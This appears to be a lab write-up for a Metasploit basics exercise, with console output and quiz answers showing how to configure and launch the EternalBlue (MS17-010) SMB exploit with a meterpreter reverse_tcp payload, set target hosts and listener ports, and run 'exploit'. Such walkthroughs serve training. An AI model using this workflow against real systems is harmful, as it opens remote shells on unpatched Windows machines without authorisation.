
```
[*] exec: ls

'46362(1).py'              AmrAbdelkhalek.ovpn
 46362.py                  metasploit-4.21.1-2023011701-linux-x64-installer.run
'AmrAbdelkhalek(1).ovpn'   Nessus-10.8.3-ubuntu1604_amd64.deb
```

use exploit/windows/smb/ms17_010_eternalblue




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.me
                                             tasploit.com/docs/using-metasploit/basi
                                             cs/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use fo
                                             r authentication. Only affects Windows
                                             Server 2008 R2, Windows 7, Windows Embe
                                             dded Standard 7 target machines.
```

Command to payload options




```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, p
                                        rocess, none)
   LHOST     192.168.1.10     yes       The listen address (an interface may be spec
                                        ified)
   LPORT     4444             yes       The listen port
```

Payload options




```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, p
                                        rocess, none)
   LHOST     192.168.1.10     yes       The listen address (an interface may be spec
                                        ified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```


Show payloads



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                            Disclosure Date  Rank    Ch
eck  Description
   -   ----                                            ---------------  ----    --
---  -----------
   0   payload/generic/custom                          .                normal  No
     Custom Payload
   1   payload/generic/shell_bind_aws_ssm              .                normal  No
     Command Shell, Bind SSM (via AWS API)
   2   payload/generic/shell_bind_tcp                  .                normal  No
     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp               .                normal  No
     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                    .                normal  No
     Interact with Established SSH Connection
   5   payload/windows/x64/custom/bind_ipv6_tcp        .                normal  No
     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
   6   payload/windows/x64/custom/bind_ipv6_tcp_uuid   .                normal  No
     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support
   7   payload/windows/x64/custom/bind_named_pipe      .                normal  No
     Windows shellcode stage, Windows x64 Bind Named Pipe Stager
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > info

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch: x64
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14

Provided by:
  Equation Group
  Shadow Brokers
  sleepya
  Sean Dillon <sean.dillon@risksense.com>
  Dylan Davis <dylan.davis@risksense.com>
  thelightcosine
  wvu <wvu@metasploit.com>
  agalway-r7
  cdelafuente-r7
  cdelafuente-r7
  agalway-r7

Available targets:
      Id  Name
      --  ----
  ⇒  0   Automatic Target
      1   Windows 7
      2   Windows Embedded Standard 7
      3   Windows Server 2008 R2
      4   Windows 8
      5   Windows 8.1
      6   Windows Server 2012
      7   Windows 10 Pro
      8   Windows 10 Enterprise Evaluation

Check supported:
  Yes

Basic options:
  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          445              yes       The target port (TCP)
  SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass                         no        (Optional) The password for the specified username
  SMBUser                         no        (Optional) The username to authenticate as
  VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
```



How would you search for a module related to Apache?


search apache

Who provided the auxiliary/scanner/ssh/ssh_login module?

todb


Task 4:

Command to set rhosts




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.165.39
rhosts ⇒ 10.10.165.39
```

Show options after add rhosts




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.165.39     yes       The target host(s), see https://docs.me
                                             tasploit.com/docs/using-metasploit/basi
                                             cs/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use fo
                                             r authentication. Only affects Windows
                                             Server 2008 R2, Windows 7, Windows Embe
                                             dded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specifi
                                             ed username
   SMBUser                         no        (Optional) The username to authenticate
                                              as
   VERIFY_ARCH    true             yes       Check if remote architecture matches ex
                                             ploit Target. Only affects Windows Serv
```

Command to unset all setting && show options



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > unset all
Unsetting datastore ...
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.me
                                             tasploit.com/docs/using-metasploit/basi
                                             cs/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use fo
                                             r authentication. Only affects Windows
                                             Server 2008 R2, Windows 7, Windows Embe
                                             dded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specifi
                                             ed username
   SMBUser                         no        (Optional) The username to authenticate
                                              as
   VERIFY_ARCH    true             yes       Check if remote architecture matches ex
                                             ploit Target. Only affects Windows Serv
                                             er 2008 R2, Windows 7, Windows Embedded
                                              Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Targ
```



How would you set the LPORT value to 6666?

set LPORT 6666

How would you set the global value for RHOSTS to 10.10.19.23 ?

setg RHOSTS 10.10.19.23

What command would you use to clear a set payload?

unset PAYLOAD

What command do you use to proceed with the exploitation phase?

exploit